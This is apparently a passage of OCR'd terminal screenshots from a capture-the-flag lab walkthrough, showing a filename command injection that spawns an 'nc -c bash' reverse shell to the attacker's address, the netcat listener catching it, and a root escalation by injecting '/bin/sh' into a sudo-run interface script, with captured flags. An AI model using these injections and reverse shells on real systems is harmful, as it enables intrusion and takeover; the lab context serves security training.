
```
bash-4.2$ cd guly
cd guly
bash-4.2$ ls -la
ls -la
total 28
drwxr-xr-x. 2 guly guly 159 Jul  9 13:40 .
drwxr-xr-x. 3 root root  18 Jul  2 13:27 ..
lrwxrwxrwx. 1 root root   9 Jul  2 13:35 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly  18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30  2018 .bashrc
-rw-------  1 guly guly 639 Jul  9 13:40 .viminfo
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Oct 30  2018 user.txt
bash-4.2$ php check_attack.php
php check_attack.php
attack!
nohup: ignoring input and redirecting stderr to stdout
nohup /bin/rm -f /var/www/html/uploads/;nc -c bash 10.10.12.160 1234;# > /dev/null 2>&1 &
nohup /bin/rm -f /var/www/html/uploads/;nc -c bash 10.10.12.160 1234;# > /dev/null 2>&1 &
cat: user.txt: Permission denied
cat: user.txt: Permission denied
bash: line 9: cd: root: Permission denied
```




```
root@kali:~/Masaüstü# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.12.160] from (UNKNOWN) [10.10.10.146] 41212
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
ls -la
total 28
drwxr-xr-x. 2 guly guly 159 Jul  9 13:40 .
drwxr-xr-x. 3 root root  18 Jul  2 13:27 ..
lrwxrwxrwx. 1 root root   9 Jul  2 13:35 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly  18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly 193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly 231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Oct 30  2018 user.txt
-rw-------  1 guly guly 639 Jul  9 13:40 .viminfo
cat user.txt
526cfc2305f17faaacecf212c57d71c5
```



```
[guly@networked sbin]$ cat changename.sh
cat changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```



```
[guly@networked network-scripts]$ cat ifcfg-guly
cat ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=guly0 /bin/sh
PROXY_METHOD=guly0
BROWSER_ONLY=guly /bin/sh
BOOTPROTO=guly0
```



```
[guly@networked sbin]$ sudo ./changename.sh
sudo ./changename.sh
interface NAME:
guly0 /bin/sh
guly0 /bin/sh
interface PROXY_METHOD:
guly0
guly0
interface BROWSER_ONLY:
guly /bin/sh
guly /bin/sh
interface BOOTPROTO:
guly0
guly0
sh-4.2# pwd
pwd
/etc/sysconfig/network-scripts
sh-4.2# cd ..
cd ..
sh-4.2# cd ..
cd ..
sh-4.2# pwd
pwd
/etc
sh-4.2# cd ..
cd ..
sh-4.2# cd root
cd root
sh-4.2# ls
ls
root.txt
sh-4.2# cat root.txt
cat root.txt
0a8ecda83f1d81251099e8ac3d0dcb82
```